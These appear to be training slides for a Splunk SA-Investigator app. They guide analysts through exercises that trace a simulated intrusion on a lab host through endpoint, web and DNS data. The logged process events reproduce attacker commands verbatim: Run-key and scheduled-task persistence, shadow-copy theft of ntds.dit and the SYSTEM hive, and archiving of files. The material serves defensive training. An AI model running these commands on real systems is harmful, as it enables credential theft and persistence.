The screenshot shows the 'Endpoint Process Details' search interface. At the top, there are 'Destination Host Filter' and 'User Filter' fields. Below them are two checkboxes: 'Filter Unknown Processes?' with 'Hide Unknown' checked, and 'Filter Unknown Parent Processes?' with 'Hide Unknown' checked. A callout bubble labeled 'Click!' points to the 'Filter Unknown Processes?' checkbox. A pink circle labeled '1' is positioned next to the checkbox area. Below the filters is a table header with columns: \_time, process\_name, process, parent\_process, user, dest, vendor\_product, and count. Under the process\_name column, 'spoolsv.exe' is listed. Under the dest column, 'labrador.froth.ly' is listed. A pink circle labeled '2' is positioned next to the 'labrador.froth.ly' entry. A callout bubble labeled 'Click!' points to this entry. The table also shows other rows of data, such as 'wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js' and 'pcerf'.

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 19:55:29	spoolsv.exe	C:/Windows/System32/spoolsv.exe	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	Microsoft Sysmon	2

**Investigate Asset Artifacts**

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname)	Correlated Assets (if applicable)	Time	Submit	Hide Filters
labrador.froth.ly	192.168.70.150,labr...	6:00 PM to 9:00 PM, Aug 1...		

Details    Intrusion    Traffic    Changes    Endpoint    Vulnerabilities    Authentication    Updates    Certificates    DNS    Network Sessions    Web Client    Web Server    Threat Indicators    Risk    Windows Event Code Search

Search

**Internal Asset Details**

asset #	priority #	bunit #	category #	owner #	city #	country #	ip #	mac #	nt_host #	dns #
labrador.froth.ly 192.168.70.150 labrador	high	thirstyberner	windows server ad	peat cerf	san francisco	us	192.168.70.150		labrador	labrador.froth.ly

**IP Addresses Associated to Hostname (Based on src if applicable) from Network\_Traffic**

src_ip #	startTime #	endTime #	firstTime #	lastTime #
192.168.70.150	Tue Aug 18 20:12:18 2020	Tue Aug 18 20:12:20 2020	1597781538	1597781548

**IP Addresses Associated to Hostname (Based on dest if applicable) from Network\_Traffic**

No results found for this activity
------------------------------------

**Notable Events By Destination**

_time #	src #	dest #	dvc #	user #	rule_name #	signature #	threat_match_value #	urgency #	status_description #	notable_link #
2020-08-18 20:00:16		labrador.froth.ly	pcerf		ESCU - Creation of Shadow Copy - Rule			high	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@0f96b1d6667135bd36754ea2c01d4281e
2020-08-18 19:35:00		labrador.froth.ly	pcerf		Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@0f56fa053d83088781410ac6b9940dc2
2020-08-18 19:35:00		labrador.froth.ly	pcerf		Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@0da887f07cd155d1fb5e01a5a1c81382
2020-08-18 19:30:00		labrador.froth.ly	pcerf		Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@0d89b35aacb22e712c095437b01bdaa11
2020-08-18 19:30:00		labrador.froth.ly	pcerf		Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@0c0d86fcbebea2ce4cccd9e1e72c5430
2020-08-18 19:30:00		labrador.froth.ly	pcerf		Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@0c0d86fcbebea2ce4cccd9e1e72c5430

**Investigate Asset Artifacts**

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname) Correlated Assets (if applicable) Time  
labrador.froth.ly 192.168.70.150, labr... 6:00 PM to 9:00 PM, Aug 1... **Submit** Hide Filters

Details Intrusion **Traffic** Click! Vulnerabilities Authentication Updates Certificates DNS Network Sessions Web Client Web Server Threat Indicators Risk Windows Event Code Search

Search

Network Traffic By Action - Asset as Source

Network Traffic By Action - Asset as Destination

Network Traffic By Protocol - Asset as Source

Network Traffic By Protocol - Asset as Destination

Network Traffic in MB - Asset as Source

Network Traffic in MB - Asset as Destination

# Network Traffic Destinations & Sources

labrador.froth.ly

Network Traffic Destinations in MB - Asset as Source					Network Traffic Sources in MB - Asset as Destination				
dest #	sparkline_in #	mb_in #	sparkline_out #	mb_out #	src #	sparkline_in #	mb_in #	sparkline_out #	mb_out #
13.107.42.12	↙	677624203.16	↙	77.60	192.168.70.167	↖	618838.93	↗	149.57
23.47.205.47	↘	0.02	↘	7.55	10.1.1.148	↗	0.01	—	0.00
152.195.19.97	↗	0.64	↗	5.89	192.168.86.1	—	0.00	—	0.00
192.168.86.1	↗	0.77	↗	1.63	192.168.86.226	↗	0.03	—	0.00
52.239.149.106	↗	0.70	↗	1.41	192.168.86.37	↗	0.24	—	0.00
52.237.143.176	↗	49153.30	↗	1.17					
8.249.229.254	—	0.00	↘	0.74					
40.116.120.16	↗	180224.34	↗	0.46					
23.99.80.186	↗	0.23	↗	0.37					
40.126.2.38	↙	0.07	↙	0.20					
« Prev <span style="border: 1px solid black; padding: 2px;">1</span> 2 3 4 5 6 7 8 9 10 Next »									

A few panels on this tab leverage URLToolbox to parse URLs. Please install URLToolbox for these panels to search properly.

Blocked Web Traffic

URL Filter (Accepts Wildcards)

No results found for this activity

Non-Blocked Web Traffic

URL Filter (Accepts Wildcards)

Click on user, dest or url to drill down on a specific field

_time	user	bytes_in	bytes_out	dest	vendor_product	url	action
2020-08-18 18:30:00	unknown	1588	296	184.111.87.125	stream:http	http://go.microsoft.com/fwlink/	unknown
		1590					
		1610					
		1860					
		2028					
		2340					
		2486					
		2686					
		3002					
2020-08-18 18:30:00	unknown	191	2595716	23.47.205.47	stream:http	http://adl.windows.com/appraiseradl/2020_08_13_06_02_AMD64.cab	allowed
2020-08-18 18:30:00	unknown	1581	2892	52.247.37.26	stream:http	http://dmd.metaspaces.microsoft.com/metadata.svc	allowed
		1583	2094				
		1603	2098				
		1853	2100				
		2021					
		2333					
		2399					
		2679					
		2995					
2020-08-18 18:30:00	unknown	336	436	67.26.243.254	stream:http	http://au.download.windowsupdate.com/d/msdownload/update/software/defu/2020/08/am_delta_patch_1.321.1687.0_3b5fc8dbd744cd3022e5ef6051d5a5c7d2099bb1.exe	allowed
2020-08-18 18:30:00	unknown	350	799	72.21.91.29	stream:http	http://csp.digicert.com/MFwITzBNNEssGTAIBgUrDgMCGgUABBSAUQYBmq2awn1Rh6Dohh2FsByfV7gQU95QNVbRLTm8KPI6Gxv017I90VUCEAH9o%28tuynX1EOckvPvJcE3D	allowed
2020-08-18 18:30:00	unknown	336	253820	8.249.229.254	stream:http	http://au.download.windowsupdate.com/d/msdownload/update/software/defu/2020/08/am_delta_patch_1.321.1687.0_3b5fc8dbd744cd3022e5ef6051d5a5c7d2099bb1.exe	allowed
		341	436				

# SA-Investigator Exercise #2 – Search and Explore

Web client data



Review the **Non-Blocked Web Traffic** panel in the Web Client tab and see if you can find suspicious traffic.

**HINT:** The URL filter might be helpful! You may recall a suspicious URL/domain previously found.

Non-Blocked Web Traffic

URL Filter (Accepts Wildcards)

\*

Click on user, dest or url to drill down on a specific field

_time	user	bytes_in	bytes_out	dest	vendor_product	url	action
2020-08-18 18:30:00	unknown	1588	296	104.111.87.125	stream:http	http://go.microsoft.com/fwlink/	unknown
		1590					
		1610					
		1860					
		2028					
		2340					
		2486					
		2686					
		3002					
2020-08-18 18:30:00	unknown	191	2595716	23.47.205.47	stream:http	http://adl.windows.com/appraiserad1/2020_08_13_06_02_AMD64.cab	allowed
2020-08-18 18:30:00	unknown	1581	2092	52.247.37.26	stream:http	http://dmd.metaservices.microsoft.com/metadata.svc	allowed
		1583	2094				
		1603	2098				
		1853	2100				
		2021					

Non-Blocked Web Traffic							
URL Filter (Accepts Wildcards) *dunkel-hefeweizen.azureedge.net*							
Click on user, dest or url to drill down on a specific field							
_time	user	bytes_in	bytes_out	dest	vendor_product	url	action
2020-08-18 19:50:00	unknown	263	373	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	allowed
		283	58516				
		287	58766				
			58834				
			80221				
			80226				
2020-08-18 19:50:00	unknown	1095	1083	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	unknown
		1364	398				
		643	405				
		787	57112				
		767	57119				
		879	58535				
		95857	631				
			743				
			80144				
			88206				
2020-08-18 20:00:00	unknown	283	1093627	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	allowed
			373				
			58606				
			58720				
			58733				
			58735				
2020-08-18 20:00:00	unknown	1279	398	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	unknown
		1732					
		739					
		87665					
		911					
2020-08-18 20:10:00	unknown	283	22686	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	allowed
			373				
			58585				
			58599				
			58638				
			71718				
			71747				
			71762				
			71814				
			71859				

# Questions?

SA-Investigator Exercise #2

**Investigate Asset Artifacts**

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname) Correlated Assets (if applicable) Time

labrador.froth.ly 192.168.70.150 Jabra... 6:00 PM to 9:00 PM, Aug 1... Submit Hide Filters

Details Intrusion Traffic Changes Endpoint Vulnerabilities Authentication Updates Certificates **DNS** Click! Web Server Threat Indicators Risk Windows Event Code Search Search

A few panels on this tab leverage URLToolbox to parse URLs. Please install URLToolbox for these panels to search properly.

**Queries by Destination**

Destination	Count
192.168.86.1	88%
8.8.8	8%
other (5)	4%

**DNS Queries Not in Top 1M Sites with Entropy**

query	count	shannon_entropy
cloudappgw-eus-prd.eastus2.cloudapp.azure.com	146	3.8186
546cfa33-a3aa-43af-a949-c00041d3425c.cloudapp.NET	131	2.0000
us.events.data.trafficmanager.NET	115	3.0931
adhsprodnuadsynciadata.blob.core.windows.net	67	3.8222
sevillecloudgateway-eus-prd.trafficmanager.NET	65	3.9121
adhsprodnuadsynci.servicebus.windows.net	41	3.8566
s1.adhybridhealth.azure.com	41	3.5725
global.asimov.events.data.trafficmanager.NET	37	3.6537
adhsprodnuadsynci.servicebus.windows.net	36	3.8693
pksproddatastorencu104.blob.core.windows.net	35	4.0389

**A/AAAAA DNS Query/Request Details**

Query Filter (Wildcards Accepted) Answer Filter (Wildcards Accepted)

_time	message_type	record_type	query	answer	src	src_port	dest	dest_port	reply_code	vendor_p
2020-08-18 18:31:01	QUERY RESPONSE	A	outlookmobile-office365-tas.msedge.net	13.107.5.88	192.168.70.150	54658	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:13	QUERY RESPONSE	A	settings-win.data.microsoft.com	52.167.249.196	192.168.70.150	53748	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:13	QUERY RESPONSE	A	e11290.dspg.akamaiedge.NET	104.111.87.125	192.168.70.150	54216	192.168.86.1	53	No Error	stream:dns

# Query & Answer Filter

labrador.froth.ly

A/AAAA DNS Query/Request Details										
Query Filter (Wildcards Accepted)			Answer Filter (Wildcards Accepted)							
_time	message_type	record_type	query	answer	src	src_port	dest	dest_port	reply_code	vendor_product
2020-08-18 18:31:01	QUERY RESPONSE	A	outlookmobile-office365-tas.msedge.net	13.107.5.88	192.168.70.150	54658	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:13	QUERY RESPONSE	A	settings-win.data.microsoft.com	52.167.249.196	192.168.70.150	53748	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:13	QUERY RESPONSE	A	e11290.dsrg.akamaiedge.NET	104.111.87.125	192.168.70.150	54216	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuaadsynciadata.blob.core.windows.net	52.239.149.106	192.168.70.150	50873	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	d1.delivery.mp.microsoft.com	23.40.62.27	192.168.70.150	53466	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	d1.delivery.mp.microsoft.com	23.40.62.51	192.168.70.150	53466	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuehsyncia.servicebus.windows.net	52.237.143.176	192.168.70.150	55310	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuaadsynciadata.blob.core.windows.net	52.239.149.106	192.168.70.150	64856	8.8.8.8	53	No Error	stream:dns
2020-08-18 18:31:20	QUERY RESPONSE	A	isrg.trustid.ocsp.identrust.com	23.199.63.19	192.168.70.150	54070	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:20	QUERY RESPONSE	A	isrg.trustid.ocsp.identrust.com	23.199.63.67	192.168.70.150	54070	192.168.86.1	53	No Error	stream:dns
x Prev										
1 2 3 4 5 6 7 8 9 10 Next >										

# SA-Investigator Exercise #3 – Search and Explore

DNS data



Review the data in the **A/AAAA DNS Query/Request Details** panel and see if you can find suspicious DNS requests.

A/AAAA DNS Query/Request Details							
Query Filter (Wildcards Accepted)		Answer Filter (Wildcards Accepted)					
_time	message_type	record_type	query	answer	src	src_port	dest
2020-08-18 18:31:01	QUERY RESPONSE	A	outlookmobile-office365-tas.msedge.net	13.107.5.88	192.168.70.150	54658	192.168.86.1
2020-08-18 18:31:13	QUERY RESPONSE	A	settings-win.data.microsoft.com	52.167.249.196	192.168.70.150	53748	192.168.86.1
2020-08-18 18:31:13	QUERY RESPONSE	A	e11290.dspg.akamaiedge.NET	104.111.87.125	192.168.70.150	54216	192.168.86.1
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuaadsynchiada.blob.core.windows.net	52.239.149.106	192.168.70.150	50873	192.168.86.1
2020-08-18 18:31:14	QUERY RESPONSE	A	dl.delivery.mp.microsoft.com	23.40.62.27	192.168.70.150	53466	192.168.86.1

# Answer Filter : 152.195.19.97

labrador.froth.ly

A/AAAA DNS Query/Request Details

Query Filter (Wildcards Accepted)		Answer Filter (Wildcards Accepted)								
*	152.195.19.97	152.195.19.97								
_time	message_type	record_type	query	answer	src	src_port	dest	dest_port	reply_code	vendor_product
2020-08-18 18:32:12	QUERY RESPONSE	A	coreidentityweb-prod.azureedge.NET	152.195.19.97	192.168.70.150	50338	192.168.86.1	53	No Error	stream:dns
2020-08-18 19:28:00	QUERY RESPONSE	A	coreidentityweb-prod.azureedge.NET	152.195.19.97	192.168.70.150	54829	192.168.86.1	53	No Error	stream:dns
2020-08-18 19:46:04	QUERY RESPONSE	A	coreidentity.microsoft.com	152.195.19.97	192.168.70.150	50992	192.168.86.1	53	No Error	stream:dns

DNS Queries per Domain

Filter Reverse DNS?

Hide Reverse DNS

domain	count	query_count	queries
microsoft.com	111	38	browser.pipe.aria.microsoft.com c1.microsoft.com core.bdec.microsoft.com coreidentity.microsoft.com cp601.prod.do.dsp.mp.microsoft.com displaycatalog.mp.microsoft.com dl.delivery.mp.microsoft.com dmd.metaspaces.microsoft.com fe2.update.microsoft.com

A Records by DNS Query

query	count
cloudappgw-eus-prd.eastus2.cloudapp.azure.com	146
546cfa33-a3aa-43af-a949-c00043d3425c.cloudapp.NET	131
us.events.data.trafficmanager.NET	115
adhsprodncuaadsynciadata.blob.core.windows.net	67
sevillecloudgateway-eus-prd.trafficmanager.NET	65
adhsprodncuehysync.servicebus.windows.net	41
s1.adhybridhealth.azure.com	41
global.asimov.events.data.trafficmanager.NET	37
adhsprodsyncwus.servicebus.windows.net	36

**Investigate Asset Artifacts**

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname) Correlated Assets (if applicable) Time

labrador.froth.ly 192.168.70.150,labr... 6:00 PM to 9:00 PM, Aug 1...

**Click!**

Details Intrusion Traffic Changes Endpoint Maintenance Location Updates Certificates DNS Network Sessions Web Client Web Server Threat Indicators Risk

Windows Event Code Search Search

Last Service State Based on Time Picker

service	_time	status	start_mode	user	vendor_product
unknown	2020-08-18 20:50:00	unknown	unknown	unknown	Microsoft Windows

Endpoint Registry Events By User and Action

user	action	count
unknown	deleted	1
unknown	modified	96

Endpoint Process Events - Detail

User Filter Filter Unknown Processes? Filter Unknown Parent Processes?

Hide Unknown  Hide Unknown

Click on row to drill down on user

_time	process	user	dest	process	parent
2020-08-18 18:31:17	unknown	unknown	labrador.froth.ly	0x100	0x100
2020-08-18 18:31:17	unknown	unknown	labrador.froth.ly	0x100	0x100
2020-08-18 18:31:22	unknown	unknown	labrador.froth.ly	0x100	0x100
2020-08-18 18:31:37	C:\Windows\servicing\TrustedInstaller.exe	-	labrador.froth.ly	0x100	0x100
2020-08-18 18:31:37	C:\Windows\servicing\TrustedInstaller.exe	SYSTEM	labrador.froth.ly	0x100	0x100
2020-08-18 18:31:37	C:\Windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.17763.733_none_7e30c51b4cee0b94\TiWorker.exe -Embedding	-	labrador.froth.ly	0x78c	0x380

# Endpoint Process Events – Detail : pcerf

labrador.froth.ly

Endpoint Process Events - Detail

User Filter      Filter Unknown Processes?      Filter Unknown Parent Processes?

Hide Unknown  Hide Unknown

Click on user to drill down and investigate File/Process\_exec or parent\_process\_exec to drill down and investigate File/Process

_time	process	user	dest	process_id	parent_process_id
2020-08-18 18:33:51	taskhostw.exe Install \$(Arg0)	pcerf	labrador.froth.ly	2208	1624
2020-08-18 18:33:52	C:\Windows\system32\cleanmgr.exe /autoclean /d C:	pcerf	labrador.froth.ly	1924	1624
2020-08-18 18:33:52	C:\Windows\system32\rundll32.exe Startupscan.dll,SusRunTask	pcerf	labrador.froth.ly	4040	1624
2020-08-18 18:33:52	taskhostw.exe	pcerf	labrador.froth.ly	3320	1624
				5584	
2020-08-18 18:33:53	C:\Windows\System32\adiagnhost.exe -Embedding	pcerf	labrador.froth.ly	2132	896
2020-08-18 18:33:57	C:\Users\pcerf\AppData\Local\Temp\1DFD1BFF-4AD4-423B-A92F-C59270243D72\dismhost.exe {A2F86CC6-5156-4B36-B9A4-113B3369AD24}	pcerf	labrador.froth.ly	2708	1924
2020-08-18 18:34:45	rundll32 C:\Windows\system32\GeneralTel.dll,RunInUserCxt 4GzZJE1/kWB5ka7.2.1.2 {B6FD9704-BC7F-41B6-8639-C9B201198E1F} {0AC27069-4962-B3B7-B37A-0A81127302D3} IsAdmin WAMAccountCount	pcerf	labrador.froth.ly	5224	5196
2020-08-18 18:35:05	taskhostw.exe	pcerf	labrador.froth.ly	6436	1624
2020-08-18 18:40:08	taskhostw.exe Install \$(Arg0)	pcerf	labrador.froth.ly	6912	1624
2020-08-18 18:41:13	taskhostw.exe	pcerf	labrador.froth.ly	3968	1624

< Prev 1 2 3 4 Next >

1

2

Click!

# Endpoint Process Events – Detail : pcerf

labrador.froth.ly

Endpoint Process Events - Detail

User Filter  Filter Unknown Processes?  Hide Unknown Filter Unknown Parent Processes?  Hide Unknown

Click on user to drill down and investigate identity, click on process\_exec or parent\_process\_exec to drill down and investigate File/Process

_time	process	user	dest	process_id	parent_process_id	parent_process	vendor_product	process_hash
2020-08-18 19:12:27	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	1388	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:30:21	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	2952	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:30:23	"C:\Users\pcerf\Downloads\diskutil.exe"	pcerf	labrador.froth.ly	7088	2952	C:\Windows\system32\wsmprovhost.exe -Embedding	Microsoft Sysmon	MD5=68D6013E7
2020-08-18 19:33:51	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	6584	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:34:39	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	5028	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:35:49	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	3980	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:35:56	"C:\Users\pcerf\Downloads\diskutil.exe"	pcerf	labrador.froth.ly	6196	3980	C:\Windows\system32\wsmprovhost.exe -Embedding	Microsoft Sysmon	MD5=68D6013E7
2020-08-18 19:39:21	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	6944	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:55:25	WMIC PROCESS CALL Create "wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js"	pcerf	labrador.froth.ly	5988	4304	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	Microsoft Sysmon	MD5=390B2038C
2020-08-18 19:55:26	WMIC PROCESS CALL Create "wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js"	pcerf	labrador.froth.ly	5668	4304	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	Microsoft Sysmon	MD5=390B2038C

< Prev 1 2 3 4 Next >

Downloads folder? Lateral movement? wsclient from node.js?

Click! 

# Endpoint Process Events – Detail : pcerf

labrador.froth.ly

Endpoint Process Events - Detail


User Filter      Filter Unknown Processes?      Filter Unknown Parent Processes?

pcerf       Hide Unknown       Hide Unknown

Click on user to drill down and investigate identity, click on process\_exec or parent\_process\_exec to drill down and investigate File/Process

_time	process	user	dest	process_id	parent_process_id	parent_process
2020-08-18 19:55:26	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	4180	4304	C:\Windows\system
2020-08-18 19:55:27	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	5608	4304	C:\Windows\system
2020-08-18 19:55:29	C:/Windows/System32/spoolsv.exe	pcerf	labrador.froth.ly	1064	4180	wscript c:\users\5608
2020-08-18 19:57:17	"reg" add hklm\software\microsoft\windows\currentversion\run /v SystemHealth /t REG_SZ /d "wscript C:\Users\pcerf\AppData\Local\Microsoft\Cache\node.js"	pcerf	labrador.froth.ly	4580	1064	C:/Windows/System
2020-08-18 19:58:09	"SCHTASKS" /CREATE /SC MONTHLY /TN "Microsoft\Windows\Chkdsk\MonthlyScan" /TR "wscript C:\Users\pcerf\AppData\Local\Microsoft\Cache\node.js" /ST 22:47 /RU SYSTEM	pcerf	labrador.froth.ly	3460	1064	C:/Windows/System
2020-08-18 20:00:16	"vssadmin" create shadow /for=C:	pcerf	labrador.froth.ly	3236	1064	C:/Windows/System
2020-08-18 20:01:07	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\ntds\ntds.dit c:\files\docs\ntds.dit	pcerf	labrador.froth.ly	4048	1064	C:/Windows/System
2020-08-18 20:01:59	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\system32\config\SYSTEM c:\files\docs\SYSTEM	pcerf	labrador.froth.ly	5836	1064	C:/Windows/System
2020-08-18 20:02:52	"vssadmin" delete shadows /shadow=(a9c8b97e-1f72-459f-b325-7e6941d225f8) /Quiet	pcerf	labrador.froth.ly	4544	1064	C:/Windows/System
2020-08-18 20:04:54	"c:\windows\syswow64\zip" a -r -hpaaa -m5 -v3& c:\users\pcerf\Downloads\schatz c:\files\recipes\* c	pcerf	labrador.froth.ly	5748	1064	C:/Windows/System

< Prev 1 2 3 4 Next >



# Endpoint Process Events – Detail : pcerf

labrador.froth.ly

Endpoint Process Events - Detail

User Filter: pcerf    Filter Unknown Processes?  Hide Unknown    Filter Unknown Parent Processes?  Hide Unknown

Click on user to drill down and investigate identity, click on process\_exec or parent\_process\_exec to drill down and investigate File/Process

process_hash	process_path	process_exec	parent_process_exec	parent_process_path
MD5=F5E5DF6C9D62F4E940B334954A2846FC, SHA256=47CACD68D91441137D055184614B1A418C0457992977857A76CA05C75BBC1B56, IMPHASH=0F71D5F6F4CB8935CE1B09754102419C	C:\Windows\System32\wscript.exe	wscript.exe	WmiPrvSE.exe	C:\Windows\System32\wbem\WmiPrvSE.exe
MD5=F5E5DF6C9D62F4E940B334954A2846FC, SHA256=47CACD68D91441137D055184614B1A418C0457992977857A76CA05C75BBC1B56, IMPHASH=0F71D5F6F4CB8935CE1B09754102419C	C:\Windows\System32\wscript.exe	wscript.exe	WmiPrvSE.exe	C:\Windows\System32\wbem\WmiPrvSE.exe
MD5=A1C33864EE3B3D3CAAFA5A463CFC39EF, SHA256=B70862FADF85D09CB404963E8E9048BE670621EAC8E02561943430E4170DE86B, IMPHASH=73C6E22E27C816FF68B618E9C1CEA622	C:\Windows\System32\spoolsv.exe	spoolsv.exe	wscript.exe	C:\Windows\System32\wscript.exe
MD5=8A93CAC33151793F8D52000071C0B0E6, SHA256=19316D4266D0B77609B2A05D5903D8CBC8F0EA1520E9C2A7E6059606FA4DCAF, IMPHASH=BE4820E427FE212CFEF2CDA0E61F19AC	C:\Windows\System32\reg.exe	reg.exe	spoolsv.exe	C:\Windows\System32\spoolsv.exe
MD5=3F9FD6D3B3E96B8F57608720350B38A7, SHA256=D6BA2CD73799477C051D90864C47FCF5108064CDE07D3565871AFA10FC548B86, IMPHASH=7EE4BC5589713B3470B8A950256E2E69	C:\Windows\System32\schtasks.exe	schtasks.exe	spoolsv.exe	C:\Windows\System32\spoolsv.exe
MD5=614BSC4238977130A2270C8AD58CE6C, SHA256=D7577FB88CCA3169C79310C0D8EC9A444227DC14F6C71D6039086A0C5CAD1976, IMPHASH=C1EDC431CD345F0A0F32019895D13FCE	C:\Windows\System32\vssadmin.exe	vssadmin.exe	spoolsv.exe	C:\Windows\System32\spoolsv.exe
MD5=975B45B669938B8CC773EAF2B414206F, SHA256=3656F37A1C6951EC4496FABB8E95703A6E3C276D05A3785476B482C9C0032EA2, IMPHASH=272245E2988E1E430500B852C4FB5E18	C:\Windows\System32\cmd.exe	cmd.exe	spoolsv.exe	C:\Windows\System32\spoolsv.exe
MD5=975B45B669938B8CC773EAF2B414206F, SHA256=3656F37A1C6951EC4496FABB8E95703A6E3C276D05A3785476B482C9C0032EA2, IMPHASH=272245E2988E1E430500B852C4FB5E18	C:\Windows\System32\cmd.exe	cmd.exe	spoolsv.exe	C:\Windows\System32\spoolsv.exe
MD5=614BSC4238977130A2270C8AD58CE6C, SHA256=D7577FB88CCA3169C79310C0D8EC9A444227DC14F6C71D6039086A0C5CAD1976, IMPHASH=C1EDC431CD345F0A0F32019895D13FCE	C:\Windows\System32\vssadmin.exe	vssadmin.exe	spoolsv.exe	C:\Windows\System32\spoolsv.exe
MD5=9C22357	C:\Windows\System32\zip.exe	zip.exe	spoolsv.exe	C:\Windows\System32\spoolsv.exe

« Prev 1 2 3 4 Next »

**Click!**



# Investigate File/Process Artifacts

wscript.exe

Investigate File/Process Artifacts

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name	Destination Host	User	Index	Time	Actions
wscript.exe	*	*	main X	6:00 PM to 9:00 PM, Aug 1...	<button>Submit</button> <button>Hide Filters</button>

Details    **Endpoint**    Malware    Indicators    Web    Windows Process Starts (Event Code 4688)    Search

Click!

File by sourcetype and source		File by dest		File Hashes - Requires Endpoint Datamodel		
sourcetype	source	count	dest	count	type	hash
XmlWinEventLog	XmlWinEventLog:Security	17	mvalitus-1.froth.ly	16	MDS	563EDAE37876138F0FF47F3E7A9A78FD
xmlwineventlog	WinEventLog:Microsoft-Windows-Sysmon/Operational	11	labrador.froth.ly	8	SHA256	F42281B5D98A96302F90102B1607C31CFCC3B67C801BA7C6F6BE223F16D7011
			pcoerf-1.froth.ly	4	IMPHASH	0F71D5F6F4CB8935CE1B09754102419C
					MDS	F5E5DF6C9D62F4E940B334954A2046FC
					SHA256	47CACD68D91441137D055184614B1A418C0457992977857A76CA05C75B8C1B56

Notable Events - All Time

No results found for this activity

SA-Investigator

**Investigate File/Process Artifacts**

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name	Destination Host	User	Index	Time	Submit	Hide Filters
wscript.exe	*	*	main X	6:00 PM to 9:00 PM, Aug 1...	<input type="button" value="Submit"/>	<input type="button" value="Hide Filters"/>

Details    Endpoint    Malware    Email    Threat Indicators    Web    Windows Process Starts (Event Code 4688)    Search

**Process by User**

**Process by System**

**Endpoint Process Details**

Destination Host Filter    User Filter    Filter Unknown Processes?    Filter Unknown Parent Processes?

\*     \*     Hide Unknown     Hide Unknown

Click on process\_name to drill to events on host, dest to pivot and investigate assets, user to pivot and investigate identities

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 18:32:03	wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\mvalitus\Downloads\hefeweizen_tips.js"	C:\WINDOWS\Explorer.EXE	mvalitus	mvalitus-1.froth.ly	Microsoft System	1
